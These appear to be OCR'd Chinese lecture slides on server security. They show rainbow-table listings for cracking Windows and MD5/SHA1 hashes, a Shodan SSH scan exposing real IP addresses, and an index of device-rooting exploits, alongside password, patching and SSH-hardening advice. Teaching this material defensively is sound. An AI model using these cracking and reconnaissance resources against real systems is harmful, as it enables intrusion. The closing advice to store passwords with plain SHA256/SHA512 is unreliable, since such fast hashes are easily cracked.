
md5sum: 17cfa3fc613e275236c1f23eb241bc86

XP free fast (703MB)
formerly known as SSTIC04-5k


Success rate: 99.9%
Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ

md5sum: f6f5536975b57c891ed5f2de702a02bd

網站系統安全管理


ophcrack.sourceforge.net/tables.php
Vista free (461MB)
Success rate: 99%
Based on a dictionary of 64k words, 4k suffixes, 64 prefixes and 4 alteration rules for a total of 2^38 passwords (274 billion).
md5sum: 403cf58178d7272a48819b47ca8b2e6b
Vista proba free (581MB)
Success rate: n/a
Passwords of length 5-10
Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ
!"#$%&'()*+,-./:;<=>?@[\]^_`{|}~ (including the space character)
2^39 passwords selected according to the most probable password patterns and the most probable character sequences (2nd order Markov Model) within the patterns. Trained on the Rockyou password set.
md5sum: e0718aaf085980e0884ea5d09c7b856e
Vista special (8.0GB)
formerly known as NTHASH
Success rate: 99%
Passwords of length 6 or less
Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ
!"#$%&'()*+,-./:;<=>?@[\]^_`{|}~ (including the space character)
Passwords of length 7
Charset: 0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ
Passwords of length 8
Charset: 0123456789abcdefghijklmnopqrstuvwxyz
Vista num (3.0GB)
Success rate: 99.9%
Passwords of length 1 to 12
Charset: 0123456789

網站系統安全管理



RainbowCrack | Home | Documentation | Rainbow Tables | Performance | Buy Rainbow Tables | Contact

List of Rainbow Tables

This page lists the rainbow tables we generated.

LM rainbow tables speed up cracking of password hashes from Windows 2000 and Windows XP operating system.
NTLM rainbow tables speed up cracking of password hashes from Windows Vista and Windows 7 operating system.
MD5 and SHA1 rainbow tables speed up cracking of MD5 and SHA1 hashes, respectively.

The largest rainbow tables here are ntlm_mixalpha-numeric#1-9, md5_mixalpha-numeric#1-9 and sha1_mixalpha-numeric#1-9. Each has a key space of 13,759,005,997,841,642 (i.e., $2^{53.6}$).

Benchmark result of each rainbow table is shown in last column of the list below. We generate hashes of random plaintexts and crack them with the rainbow table and rcrack/rcrack_cuda/rcrack_cl program. rcrack program uses CPU for computation and rcrack_cuda/rcrack_cl program uses NVIDIA/AMD GPU.

Video demonstration of some rainbow tables on YouTube :

- Hash Cracking with Rainbow Table ntlm_ascii-32-95#1-8
- Hash Cracking with Rainbow Table md5_ascii-32-95#1-8
- Hash Cracking with Rainbow Table sha1_ascii-32-95#1-8

Perfect rainbow tables are rainbow tables without identical end points, produced by removing merged rainbow chains in normal rainbow tables. To achieve same success rate, perfect rainbow tables are smaller and faster to lookup than non-perfect rainbow tables. In lists below, parameters of non-perfect rainbow tables are in gray.

Rainbow Tables

LM Rainbow Tables

Table ID	Charset	Plaintext Length	Key Space	Success Rate	Table Size	Files	Performance
lm_ascii-32-65-123-4#1-7	ascii-32-65-123-4	1 to 7	7,555,858,447,479	99.9 %	27 GB 32 GB	Perfect Non-perfect	Perfect Non-perfect

NTLM Rainbow Tables

Table ID	Charset	Plaintext Length	Key Space	Success Rate	Table Size	Files	Performance
ntlm_ascii-32-95#1-7	ascii-32-95	1 to 7	70,576,641,626,495	99.9 %	52 GB 64 GB	Perfect Non-perfect	Perfect Non-perfect
ntlm_ascii-32-95#1-8	ascii-32-95	1 to 8	6,704,780,954,517,120	96.8 %	460 GB 576 GB	Perfect Non-perfect	Perfect Non-perfect
ntlm_mixalpha-numeric#1-8	mixalpha-numeric	1 to 8	221,919,451,578,090	99.9 %	127 GB 160 GB	Perfect Non-perfect	Perfect Non-perfect

網站系統安全管理

- **主機Server相關**
  - 弱密碼
  - **提醒**
    - **密碼設定參考：**
      - **英文大小寫、數字、特殊符號**
      - **密碼長度夠長**
    - **應避免：**
      - **跟個人資料有關的資料當密碼(rule-based attack)**
      - **應避免使用字典單字相關當密碼(dictionary attack)**
    - **使用二段式登入認證**
    - **使用金鑰登入**
      - **SSH**
      - **禁止root登入**
      - **fail2ban**


網站系統安全管理

- **主機Server相關**
  - Patch & Update
    - 隨時上補丁與更新系統


網站系統安全管理

- **主機Server相關**
  - Patch & Update
  - LAN/WAN
    - nmap、os/web vulnerability scanner ...etc
    - exploit-db
  - IoT
    - Shodan
    - IoT exploit wiki
  - MS17-010(CVE-2017-0148)
  - Struts2
  - Shellshock

網站系統安全管理


Shodan
Developers
Book
View All...
SHODAN
port:22
Explore
Downloads
Reports
Enterprise Access
Contact Us
Exploits
Maps
Images
Like 266
Download Results
Create Report
TOP COUNTRIES
United States 4,487,389
China 930,629
Brazil 850,420
Germany 820,974
France 489,746
TOP ORGANIZATIONS
Amazon.com 757,979
Digital Ocean 299,572
OVH SAS 251,198
GoDaddy.com, LLC 205,723
Telefonica de Espana 191,552
TOP OPERATING SYSTEMS
Linux 3.x 103,146
Linux 2.6.x 70,714
Windows 7 or 8 6,334
Linux 2.4.x 4,182
FreeBSD 9.x 3,062
TOP PRODUCTS
OpenSSH 6,996,697
Dropbear sshd 2,596,448
Linksys WRT45G modified dropbear sshd 216,424
Seagate GoFlex NAS device sshd 65,147
lancom sshd 57,943
Total results: 13,036,211
155.133.14.225
155-133-14-225.interka.pl
INTERKA S.C.
Added on 2016-05-02 16:39:21 GMT
Poland, Olesno
Details
SSH-2.0-dropbear_0.51
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAAAgwCIyMCxIJmlbOloWJSknwqiPsZHYA5SqiGVDHG9oPEXf7+P
BNJ8NUKfvc+FlxxI/jKqCDYP+m5hgh/DhbdoezCscabOksY47xHJt8XvII1ZvbRjaEdx0aXrIhKi
N/dQJ3wfCF8NpRj02tBnCmXEsD2ZizMZyDostcpzu9G9/3nZA95P
Fingerprint: 7e:7a:ba:61:dc:0d:f9:96:48:f2:80...
162.75.221.78
lsbmebr-brd1.fe1.5m-bs.La.Net
State of Louisiana Office of Telecommunications Ma
Added on 2016-05-02 16:39:21 GMT
United States, Baton Rouge
Details
SSH-1.99-Cisco-1.25
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAABAQDX0vhY8zyu+urNBOdLTASaP7kc+EWI0IhsFALyNzHimLPc
jIC6flM8YvRswN4K5By0YKZlU0XddFlebJfrHalereSJm8Z08Y47/haNb5SIAKGiz2Xd7HucwhtQ
hHl5Awhbv1zSIHj4zd38uIXh9G4BGaQKgyzueXG+KBiYVR0c1VdgKJgMGgxF1PzbP1mY7w1pJTX1
5DSHYd1YnpJH6R+0B5mGdeX...
54.81.63.53
ec2-54-81-63-53.compute-1.amazonaws.com
Amazon.com
Added on 2016-05-02 16:39:21 GMT
United States, Ashburn
Details
SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1.8
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAABAQDeVTpnHKumaLocOdrCL5eETeUUyPVIbpmMDoqRG7onRsr9
jzg+oGsoEdTdbrHxdSDcX7Ht/Ebxrlqp JxqYtXvyf1YswAXd9T9soqHYnwy2TeTySTQy7JS9RzTS
aQfbnrWp/uH8+HxGpmHJHOuWMspfFNUq8r6CCrWdGrVhZqtsnK58dpgbvJWgmVdAv3GxUglzcm4o
I1S...
162.253.109.204
Maple River Communications
Added on 2016-05-02 16:39:21 GMT
United States, Casselton
Details
SSH-2.0-dropbear_2014.63
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAAAgwCgwsymo+qYjAMwXYloOXzUe59cdxoxVb/flnlB0m4gh8Wr
8sCbBuu2xiUZ5+T3DeT0MS0aPtgdaOO/2fk5ckx1FVJdP6rxP+xgeby6FfGQ4GMROIssVmAv1p9T
HqnqQlifcMBXhOEgROm0VExtJWYWuoz8C56vps8NOqZHaDQjeh5B
Fingerprint: be:52:fd:a6:b7:d0:98:30:21:0a...
66.134.34.75
MegaPath Corporation
Added on 2016-05-02 16:39:21 GMT
United States, San Jose
Details
SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAABIwAAAQEAthJZQbf+uXlb/PMmD7kKZUjw576fwkd7hloikSWJd/rWqJS7
PLtyYVHvU3dEki7gKdIbiUMoY3E/9A/bvD8+Vguah6s8/uRK3UUfC0J0/hDVLbkvRbkFZPXXm8ls
UaiSl4Gl0xhcWCwAyuWlyWoQ/hmwTmyCijyr2hBzWYpeJGEmtMpjSFEGe5Mg7Aplqndb3fRZYXeu

網站系統安全管理


https://www.exploitee.rs/index.php/Main_Page
page
discussion
view source
history
Main Page
Welcome to the Exploitee.rs Wiki
Check out the Exploitee.rs Blog for current news and progress or the forum Exploitee.rs Forum.
Interact with the community:
Got a question? Come over to the forums forum.Exploitee.rs
Join us on our irc channel at irc.freenode.net #Exploiteers or at freenode webchat
Follow us on twitter.
INTERNET OF THINGS
BLU-RAY PLAYERS
Sony BDP-S5100
Sony BDP-S5100
LG Blu-Ray
LG BP350
LG BP530
Panasonic Blu-Ray
DMP-BDT230
DMP-BD871
CAMERAS
Alarm.com v520IR
Alarm.com ADC-v520IR
DLink 936L
DLink 936L
LeFun Cloud IPCam
LeFun Cloud IPCam
Ring Doorbell
Ring Doorbell
Samsung SDR-3102N
Samsung SDR-3102N
Samsung SmartCam
INTERNET OF THINGS (Cont)
Netgear NTV200-100NAS
Netgear NTV200-100NAS
Boxee Box
Boxee
Google Chromecast
Google Chromecast
Chromecast forum
Roku Streaming Players
Roku
Samsung Allshare Cast
Samsung Allshare Cast
Steam Link
Steam Link
Vudu Spark
Vudu Spark
MOBILE
Moto LTE RAZR, BIONIC, & DROID 4
Moto RAZR, BIONIC, DROID 4
MUSIC PLAYERS
INTERNET OF THINGS (Cont)
VOIP
Ooma Telo
Ooma Telo
Medical
SJM Merlin at Home
SJM Merlin at Home
Networking
Belkin N300
Belkin N300
Google (TP-Link)
Google OnHub (TP-Link)
Google OnHub Forum
Google (ASUS)
Asus OnHub
Google OnHub Forum
Linksys WRT1200AC
Linksys WRT1200AC
Netgear WN3000RP
Netgear WN3000RP
Android TV
ADT-1
ADT-1 Android TV
FIRST GENERATION GOOGLETV
Logitech Revue
Revue software root
Logitech Revue UART root
Revue forum
Info on Logitech Revue
Sony NSZ-GT1
Sony NSZ-GT1 (Bluray Player)
NSZ-GT1 Forum
Sony NSX-##GT1
Sony NSX-40GT1 (Internet TV)
NSX-40GT1 Forum
Sony Generic
Sony Bootloader HW Root
Sony Unsigned Kernels (SW Root)
Sony SATA HW Root
I've rooted... now what?!
Exploitee.rs Hardware
Exploitee.rs Low Voltage e-MMC Adapter
Generic Info
All Device Feature Matrix
Exploiting Key Signing for Root
Installing Custom Recovery (Gen 2 Only)
Presentation Slides

網站系統安全管理

- **主機Server相關**
  - Patch & Update
  - **提醒**
    - **系統 & 工具 & 軟體 & 函式庫.....**
    - **Patch! Patch! Patch!**
    - **Update! Update! Update!**

網站系統安全管理

- **主機Server相關**
  - 加密儲存

網站系統安全管理


plainpass.com/?view=flipcard
我的密碼沒加密 I'm proud that I store my password in plaintext.
搜尋
Flipcard
首頁 文章列表 得獎名單 我想投稿、爆料 本站聲明 關於本站
最新 日期 標籤 作者
「NBA.TV」密碼沒加密！
Best Practicing for Password Protection
我的密碼沒加密，復刊！
Apple App
「教育部全民賽安素餐網」密碼沒加密！

網站系統安全管理

- **主機Server相關**
  - 加密儲存
    - 為什麼密碼不能夠存放「明文」呢？
    - 明文顧名思義，就是沒有加密的文字。
      如果你的密碼沒有加密，採用明文傳輸或存放，將會有很多安全風險。
    - 傳輸的過程中若被監聽，攻擊者將可以直接取得你的密碼。
    - 若伺服器遭到入侵，所有站上的帳號密碼都將被攻擊者取得。
    - 所以如果一個網站的密碼沒加密，這個網站的安全風險將非常大。
    - 若這個網站又是大型網站、有商業行為的網站，那您可能要思考一下是否要繼續使用此站了。

http://plainpass.com/2011/11/never-save-your-password-in-plaintext.html

網站系統安全管理

- **主機Server相關**
  - 加密儲存

  - **提醒**
  - **勿儲存明文密碼。**
  - **在儲存密碼時使用強度高的Hash Function來儲存密碼。**
    - **例: SHA256、SHA512等。**

